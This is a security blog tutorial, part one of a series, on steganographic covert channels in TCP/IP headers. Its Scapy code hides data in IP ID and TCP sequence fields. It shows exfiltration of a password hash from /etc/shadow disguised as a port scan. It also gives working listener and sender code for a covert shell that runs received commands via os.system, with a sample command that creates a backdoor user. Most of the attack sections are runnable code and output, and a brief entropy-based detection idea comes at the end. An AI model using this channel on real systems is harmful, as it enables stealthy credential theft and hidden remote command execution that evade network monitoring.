Teaching an Old Dog (not that new) Tricks. Stego in TCP/IP made easy (part-1)

by *John Torakis* @ securosophy.com

With "**Old Dog**" being the TCP/IP protocol stack, and "(not that new) Tricks" being steganography and generally covert channels you can see where this is going…


I know those things aren't new. Just google "Covert TCP"! They are old as dust (there is even a PoC implementation in C), proven to be working, but for some reason, I don't see them being applied in pentest projects a lot. Maybe because of their greyish ways and lack of versatile implementation.

Yet, the simplicity of the idea is tempting. We could leak a lot of data using not strictly defined protocol header values. The tools are here (gonna prove it in a second), and the Oh Captain, my Captain has already written the Bible on Networking.

3, 2, 1, Nose Dive…

The IP identification field

The Almighty IPv4 header!



```
 0                   1                   2                   3
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |Version|  IHL  |Type of Service|          Total Length         |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |         Identification        |Flags|      Fragment Offset    |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |  Time to Live |    Protocol   |         Header Checksum       |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                       Source Address                          |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                    Destination Address                        |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                    Options                    |    Padding    |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

And the RFC "*Definition*" on "**Identification**" Field:

```
Identification:  16 bits

  An identifying value assigned by the sender to aid in assembling the
  fragments of a datagram.
```

That's all. A value that is useful if there is packet fragmentation. If not it just lies there **meaningless**. The definition could end up with: "**Just don't use the same values all over folks**"

So IP implementations used the +1 technique. Every new packet leaving a machine would have the ID of the previous packet **plus one**.

And then this happened! The **nmap Idle Scan** exploited (more like used) this implementation idea, to produce port scans that were really hard to track. How this can happen is an interesting read. It is a satanic idea, from a notorious

networking master.

Implementations changed their ways and started using random values in the IP identification field. This is our chance now!

Random values. The place to start!

If we know that we expect random values in a certain field, we can't perform any checks in it… Everything is permitted.

For example: The IP identification bytes are "FU" in a packet. Or "GG", or 2 zero bytes (\x00). We can blame none. It just happened out of luck… This is our starting point!

(Actually there is a catch on this, called entropy. Life is not that easy. More on this on part 2, where we climb this fence too)

Let's do some hands on! (Scapy and heavy Python is being used, fasten your seatbelts):

```
>>> payload = 'Hello!'
>>>
>>> id1 = unpack("<H",payload[:2])[0]
>>> id2 = unpack("<H",payload[2:4])[0]
>>> id3 = unpack("<H",payload[4:])[0]
>>>
>>> packet1 = IP( id = id1 ) / TCP()
>>> packet2 = IP( id = id2 ) / TCP()
>>> packet3 = IP( id = id3 ) / TCP()
>>>
>>>
>>>
>>>
>>> send(packet1)
.
Sent 1 packets.
>>> send(packet2)
.
Sent 1 packets.
>>> send(packet3)
.
Sent 1 packets.
>>>
```

```
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>> sniff( iface = 'lo' ) # sniff at localhost
^C<Sniffed: TCP:6 UDP:0 ICMP:0 Other:0>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>> packets = _
>>> packets = _[::2]  # do not count the responses
>>> from struct import pack
>>>
>>> payload = ''.join( [ pack('<H', packet.id) for packet in packets ] )
>>>
>>> print payload
Hello!
>>>
```

Here we pass the payload "**Hello!**" (6 bytes) across from sender to receiver by encapsulating it in 3 IP packets' identification fields (2 bytes each).

The receiver reassembles the identification fields of the packets and recreates the string.

Pretty impressive! And pretty basic. But quite untraceable too. I mean those are the hexdumps of the packets:

```
>>> for packet in packets :
...     hexdump(packet)
...
0000   FF FF FF FF FF FF 00 00  00 00 00 00 08 00 45 00   ..............E.
0010   00 28 65 48 00 00 40 06  17 86 7F 00 00 01 7F 00   .(eH..@.........
0020   00 01 00 14 00 50 00 00  00 00 00 00 00 00 50 02   .....P........P.
0030   20 00 91 7C 00 00                                   ..|..
0000   FF FF FF FF FF FF 00 00  00 00 00 00 08 00 45 00   ..............E.
0010   00 28 6C 6C 00 00 40 06  10 62 7F 00 00 01 7F 00   .(ll..@..b......
0020   00 01 00 14 00 50 00 00  00 00 00 00 00 00 50 02   .....P........P.
0030   20 00 91 7C 00 00                                   ..|..
0000   FF FF FF FF FF FF 00 00  00 00 00 00 08 00 45 00   ..............E.
0010   00 28 21 6F 00 00 40 06  5B 5F 7F 00 00 01 7F 00   .(!o..@.[_......
0020   00 01 00 14 00 50 00 00  00 00 00 00 00 00 50 02   .....P........P.
0030   20 00 91 7C 00 00                                   ..|..
>>>
```

If you look closely you can see the "*Hello!*" bytes, in each packet, in Big Endian (as bytes travel in Big Endian through networks). They are visible and **detectable**, but none is gonna search for data leakage in the packet's header. Those packets could be bogus HTTP requests to totally misdirect the analyst.


The problem:

```
$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1956 Aug  2 16:27 /etc/shadow
```

That's a file deserving to be leaked. But this size will produce 978 packets, assuming we encapsulate data only in the IP identification field… The keyword here is *only*…

In search for moar Bandwidth…

Looking for more fields the Protocol Definitions do not totally define, or define as random, the ISN is a candidate. TCP that is.



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

The Initial Sequence Number has to be not exactly random, but highly variant for every new connection made (RFC

793, p 27 – here).

To make a long story short, the sequence number field counts how many bytes have been delivered in an A->B connection. But if all connections started with Initials Sequence Number of 0 (as no bytes have traveled through yet), this value would be easy to guess by evil-doers. Guessing this value makes you able to inject packets to an A->B connection altering what is being communicated. Altering an .exe file download from an FTP or web page for example. Scary stuff.

So ISN has been defined to be hard(er) to guess in RFC using a timed algorithm. For us, it is safe to say that ISN is *effectively random*. And the game begins…

4 more bytes?

Kind of… But with caution. In a TCP connection the sequence numbers aren't random. Far from it. They count the bytes delivered each way of the connection. The randomness lies to what the first (Initial) Sequence Number will be. So we can have 4 more bytes of "bandwidth" in connection ***attempts***. That is only for the first packet of every potential connection. Successful or Failed. And a place where those packets are being delivered like crazy: **Port Scans**

So we can make a PC (we have deeply compromised) do a "Port Scan" to us. It will walk like a Port Scan, talk like Port Scan but it will be an exfiltration. A bad one.

Hands on:

Oh, before that, I will use this line in my code:

```
grep -v '#' /usr/share/nmap/nmap-services | sort -r -k3 | awk  '{print $2}' | cut -d/ -f1 | head -$x
```

I generally like Bash Kung Fu. This particular line is useful to get the X most common ports from the nmap port usage frequency file. The one it uses with the –*top-ports* option. We are gonna simulate an nmap port scan…

Here we are:

```
>>> from os import popen
>>> from struct import unpack
>>> len(payload)
98
>>> len(payload) % 6
2
>>> packetN = (len(payload) / 6) + 1
>>> packetN
17
>>> port_list = popen("grep -v '#' /usr/share/nmap/nmap-services | sort -r -k3
 | awk  '{print $2}' | cut -d/ -f1 | head -%s" % packetN).readlines()
cut: write error: Broken pipe
>>> port_list
['445\n', '23\n', '500\n', '49152\n', '49154\n', '1701\n', '998\n', '996\n', '
997\n', '49153\n', '7\n', '2048\n', '1027\n', '587\n', '497\n', '4444\n', '102
3\n']
>>>
>>> packets = []
>>> payload += '\x00' * 4
>>> payload_chuncks = [payload[x:x+6] for x in xrange(0, len( payload ), 6) ]
>>> len(payload_chuncks)
17
>>> for i in range(17) :
...     ip_id, tcp_isn = unpack("<HI",payload_chuncks[i])
...     packet = IP(id = ip_id)/TCP(seq = tcp_isn, dport = int(port_list[i]) )
...     packets.append( packet )
...
>>> send(packets)
.................
Sent 17 packets.
>>>
```

```
>>>
>>> from struct import pack
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>>
>>> packets = sniff( iface = 'lo' )
^C>>>
>>> packets
<Sniffed: TCP:34 UDP:0 ICMP:0 Other:0>
>>> packets = packets[::2]        # Do not get the response packets
>>>
>>> payload = ''
>>> for packet in packets :
...     packet_payload = ''.join( pack("<HI", packet.id, packet.seq) )
...     payload += packet_payload
...
>>> print payload
$6$XE7c5iDW$n1P1zwjIPO4IN5nrxUSHHDbG0Fx.MF0CE1cPq95AVO.spwbxLwvuNKII.Bom71MBJE
VwZ9xQfsZ8yz.vGNAjc.
>>>
```

What was leaked here? A password hash! Let's fire up John The Ripper! And it took just 17 packets.

The .pcap file with the actual packets can be found here. Wireshark friendly and all. Try analyzing it yourself to get the payload with your own methods.

(Also happy to see that scapy has default source port of 20/ftp-data, which, as of SANS504 course, is the most intrusive port for Port Scanning. Wisely made…)

The Complete Change of Mind

Exfiltration is LAME…

I mean, come on… To run scapy on a machine you have **to root it**. Either for crafting packets, or using 2-layer sniffing. So if you have already rooted a machine you need the most of it. Getting its data is just a small aspect of all the power you have. You need Remote Command Execution. ***You need the # Shell god-dammit!***

But shells (bind/reverse/web) are visible and highly detectable. And they lack style altogether! Let's make a ***Covert Shell*** to conclude part-1.

Advantages

- Absolutely connection-less, thous ultimately stealthy in the OS 4-layer sockets.
- IDS/IPS won't catch it as they don't look in packet headers.
- **No useful info will be logged by Firewalls and security devices in the perimeter**. Everything will resemble a Port Scan in the eye of the analyst who doesn't have access to packet capture.

Disadvantages

- Won't work through proxies (any kind), as they rebuild all packets from scratch.
- It needs a program to run on the victim.
- It generally lacks response from commands (the version shown here).

The concept:

We want to run a simple command like:

```
useradd -p $(openssl passwd -1 covert_password) covert_user
```

to create a user with password in the remote machine.

The command has to travel covertly to the machine to be executed.

This command **has to be chunked** to fit in a number of packets. We have to create also a switch, to inform the Listener which is the last packet, as different commands have different lengths.

So we **sacrifice a byte** from the 6 available bandwidth bytes of a packet to make it a **switch**.

There is also the idea of **padding.** If the length of the command divided by 5 (the new bandwidth of a single packet) has a remainder, that means that the last packet will need extra bytes to be filled up. Those bytes are called padding and need to be easily removed or ignored.

The (scapy) code

The Listener Code

```
from os import system
from struct import pack

payload = ''
while True :
    packet = sniff (iface = 'lo', count = 1) [0]
    packet_payload = ''.join( pack("<HI", packet.id, packet.seq) )
    payload += packet_payload[1:]
    if packet_payload[0] == '\xff' :
        continue
    if packet_payload[0] == '\xdd' :
        os.system(payload.replace('\x00', ''))
        print "Run command '%s'" % payload
        payload = ''
```

Waiting for something longer, aren't you? So in Python this is 14 lines. Let's try in English:

```
In an infinite loop we
fetch the first packet we see and
reassemble the string that has been split in the ID and Sequence Number Fields
We add that string to the payload.
If we see the byte \xff we are fine and continue    # this line is added as a handle for additional functionality
If we see the byte \xdd it means that the packet we got was the last of a command.
We run the command to the shell with system()
Announce our task to make the beta tester happy.
Empty the payload string to make it ready for the next command.
Repeat from the begining
```

10 lines. And English doesn't need includes and imports.

The Sender Code


```
from struct import unpack

def chunker(payload, chunk_size = 5) :
    packetN = (len(payload) / chunk_size)
    if len(payload) % chunk_size > 0 :
        packetN + 1
    payload += '\x00' * ( chunk_size - (len(payload) % chunk_size) )
    packets = []
    payload_chuncks = [payload[x:x + chunk_size] for x in xrange(0, len( payload ), chunk_size
) ]
    for i in range( len(payload_chuncks) - 1) :
        ip_id, tcp_isn = unpack("<HI", '\xff' + payload_chuncks[i])
        packet = IP( id = ip_id )/TCP( seq = tcp_isn )
        packets.append( packet )
    ip_id, tcp_isn = unpack("<HI", '\xdd' + payload_chuncks[-1])
    packet = IP( id = ip_id )/TCP( seq = tcp_isn )
    packets.append( packet )
    return packets

while True :
    payload = raw_input("$> ")
    if not payload :
        continue
    packets = chunker(payload)
    send(packets, inter = 0.05)
```

And this is the Sender. As you can see the code works only for localhost and has a lot of limitations. I have been writing a **Proof of Concept** of a **Covert Shell**. The full blown one will come in the Part-2…

It's Alive, it's alive…



Sender(Left), Receiver(Up-Right), Proof that the Command has been Executed (Down-Right)

The mighty Analyst’s side

```
>>> from entropy import shannon_entropy as entropy
>>>
>>> sniff(iface = 'lo')
^C<Sniffed: TCP:18 UDP:0 ICMP:0 Other:0>
>>> packets = _[::2]
>>>
>>> from struct import pack
>>> ids_str = ''.join( [pack("<H", packet.id) for packet in packets] )
>>> seq_str = ''.join( [pack("<I", packet.seq) for packet in packets] )
>>>
>>> entropy(ids_str)
0.36662491787828444
>>> entropy(seq_str)
0.434456884045093
>>> from os import urandom
>>> entropy( urandom(32) )
0.6171875
>>> entropy( urandom(64) )
0.7211818602051925
>>>
```

> “Hmm… The ID and Sequence number are clearly not random on all the packets from this host… I wonder what is going on here…”

To Be Continued…